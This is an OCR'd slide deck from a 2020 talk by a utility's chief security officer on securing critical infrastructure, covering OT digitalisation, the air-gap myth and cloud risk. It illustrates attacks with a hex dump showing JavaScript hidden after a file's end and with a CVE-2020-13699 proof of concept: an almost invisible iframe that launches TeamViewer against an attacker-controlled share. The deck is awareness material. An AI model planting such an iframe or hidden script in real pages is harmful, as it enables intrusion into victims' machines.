August 2020

Securing Critical Infrastructure In The New Normal

Lim Shih Hsien
Chief Security Officer
SP Group

Question

In the new normal, which is the most important for a critical infrastructure owner to secure?


A) IT Network

B) OT Network


C) Cloud Instances

D) People

What is the New Normal



https://www.zdnet.com/article/future-of-work-hybrid-home-and-workplace/



JULY 2017 | STAY CURRENT


WIRED

HOW TO SWITCH A COUNTRY OFF.

the NEW WEAPONS ARE DIGITAL — *and* THEY'RE POINTED *at* US.

BY Andy Greenberg

P.52



ANDY GREENBERG SECURITY 06.20.17 09:29 AM


WATCH HACKERS TAKE OVER THE MOUSE OF A POWER-GRID COMPUTER


Watch How Hackers Took Over a Ukrainian Power Station

On December 23rd, 2015, hackers caused a blackout for roughly a quarter million Ukrainians.

0:00/1:27


Attackers are also getting more creative






```
000003CC DOFF 000B C1FF 0B0C BAFF 180E ............
000003D8 DCFF 0104 D1FF 1D0F D2FF 0F08 ............
000003E4 C7FF 1314 CAFF 0904 BEFF 1810 ............
000003F0 D3FF 130C D3FF 140A D2FF 1203 ............
000003FC C3FF 1112 C8FF 1600 DBFF 1204 ............
00000408 DEFF 0009 CFFF 0011 C5FF 1517 ............
00000414 C9FF 0B03 C5FF 1116 C9FF 0B05 ............
00000420 D6FF 0711 D3FF 000E BCFF 0B17 ............
0000042C D5FF 0005 D0FF 010A CFFF 0F14 ............
00000438 CFFF 1512 BBFF 0000 0000 0000 ............
00000444 0000 0000 0000 0000 0000 0000 ............
00000450 0000 0000 0000 0000 0000 0000 ............
0000045C 0000 [illegible] [illegible] [illegible] [illegible] 0000 ............
00000468 0000 0000 0000 0000 0000 0000 ............
00000474 0000 0000 0000 0000 0000      ..........
```

Clean end of file



```
00000444 0000 0000 0000 0000 0000 0000 0000 ..............
00000452 0000 0000 0000 0000 0000 0000 0000 ..............
00000460 0000 0000 0000 0000 0000 0000 0000 ..............
0000046E 0000 0000 0000 0000 0000 0000 0000 ..............
0000047C 0000 2866 756E 6374 696F 6E28 297B ..(function(){
0000048A 6675 6E63 7469 6F6E 204E 2870 2C72 function N(p,r
00000498 297B 6675 6E63 7469 6F6E 2071 2861 ){function q(a
000004A6 297B 6966 2871 5B61 5D21 3D3D 7729 ){if(q[a]!==w)
000004B4 7265 7475 726E 2071 5B61 5D3B 7661 return q[a];va
000004C2 7220 633B 6966 2822 6275 672D 7374 r c;if("bug-st
000004D0 7269 [illegible] [illegible] [illegible] [illegible] 696E 6465 ring-char-inde
000004DE 7822 3D3D 6129 633D 2261 2221 3D22 x"==a)c="a"!="
000004EC 6122 5B30 5D3B 656C 7365 2069 6628 a"[0];else if(
000004FA 226A 736F 6E22 3D3D 6129 633D 7128 "json"==a)c=q(
00000508 226A 736F 6E2D 7374 7269 6E67 6966 "json-stringif
00000516 7922 2926 2671 2822 6A73 6F6E 2D70 y")&&q("json-p
```

Javascript code!


BleepingComputer.com - News, Reviews, and Technical Support.html


```
"swiper-pagination-bullet swiper-pagination-bullet-active"></span></div
>
</div>
</div></div>
</section>

<section class="bc_main_content">
<div class="container">
<div class="row">
<div class="col-md-8">
<div class="cz-main-left-section">
<div class="bc_latest_news">
    <iframe style="height:1px;width:1px;" src="teamviewer10: --play
    \\attacker-IP\share\fake.tvs"></iframe>
<div class="cz-line-heading lheader"><div class="cz-line-heading-inner"
>Latest Articles</div></div>
<ul id="bc-home-news-main-wrap"><li>
<div class="bc_latest_news_img">
<a href="https://www.bleepingcomputer.com/news/microsoft/
chromium-browser-sneaked-through-review-released-on-microsoft-store/">
```

A sample CVE-2020-13699 PoC in which an almost-invisible iframe launches TeamViewer

“We cannot connect to the Internet…”

> “If your mission-critical systems are digital and connected in some form or fashion to the internet (even if you think they aren’t, it’s highly likely they are), they can never be made fully safe. Period.”

The Big Idea, Harvard Business Review, May 2018



Harvard Business Review | THE BIG IDEA

REPRINT BG1803
PUBLISHED ON HBR.ORG
MAY 2018

THE END OF CYBERSECURITY

NO AMOUNT OF INVESTMENT IN DIGITAL DEFENSES CAN PROTECT CRITICAL SYSTEMS FROM HACKERS. IT’S TIME FOR A NEW STRATEGY.

BY ANDY BOCHMAN

Evolution of OT in general

ISOLATION
AUTOMATION
DIGITALISATION

Hard-wired relays, timers and sequencers, coupled with manual processes.


Automate and digitalize manual processes to enhance productivity, and scale up to meet rising demands for goods and services.

Software-defined relays, timers and sequencers, coupled with autonomous or automated processes.

Source: Singapore OT Cybersecurity Masterplan 2019, CSA


Data is our new network boundary

Data is of course the new oil



The data from the sensors are accumulated and transmitted at regular intervals to ground stations monitored by the engine manufacturers. Alert messages indicating anomalies are instantly transmitted. According to Rolls-Royce's website, their aircraft engine data is transmitted via satellite feed. Rolls- Royce would analyze the data submitted and make recommendations to the airline for engine maintenance, as appropriate.

Need to rethink our approach to airgap?




Unicorns & Air Gaps: Do They Really Exist?

Eric Byres is chief technology officer and vice president of engineering at Tofino Security and is considered one of the world's leading experts in the field of SCADA security. In this presentation from The Automation Conference 2013, Byres focuses on the myth that critical networks can be “air gapped” from the corporate network. Byres says this myth continues to be popular in the SCADA and Industrial Control Systems communities. As a result, many automation vendors excuse product vulnerabilities while manufacturing management justifies weak policy on the grounds that nothing bad can cross the “invincible” air gap.

Jun 6th, 2013

https://www.automationworld.com/home/video/13309506/unicorns-air-gaps-do-they-really-exist

Airgap or segmentation? Raw or tokenized data?



?


OT

IT

Internet

Contrarian views on data risks have to evolve as well

- **Concentration risk of large cloud service providers** – more juicy target
- **Increased insider attack surface area** – additional risk from cloud vendor’s and their subcontractors’ employees, on top of one’s employees
- **Higher risk of state-sponsored intrusion** – would government be more likely to snoop on our email server or an email server used by a hundred companies and maintained by Microsoft



COMPANIES > APPLE

Apple's iCloud in China Set to Move to State-Controlled Data Center

In order to comply with a recently enacted Chinese law, Apple will begin migrating China-based iCloud accounts to its new Chinese data center next month. The facility is operated by Guizhou-Cloud BIg Data, which is supervised by Guizhou State government.

What makes sense to your organization

Might not make sense to another organisation

1. Expectations for cloud do not align with ability to execute, making it difficult to execute a strategy to meet business goals

2. Existing IT governance and foundational practices don’t always adapt to the more dynamic nature of cloud, creating more security and compliance issues

3. Many decision makers believe that a cloud-first approach maximizes speed, limiting options to adopt other approaches for the cloud journey

What makes sense to your organization (cont’d)


Might not make sense to another organisation

4. Cloud vendors’ offerings are growing more complex, challenging efforts to orchestrate

5. Organizations’ circumstances do not always align well with cloud initiatives

Putting together some common strategic considerations

Be mindful of the gaps and some fundamental considerations



Mind the Gap

[Re]Build Governance & Foundational Practices

FEVER

Faster, Easier, Valuable, Efficient, Repeat

KISS

Keep It Simple and Safe

Reflect Your Organization's Unique Context and Cloud Realities

Cloud Smart

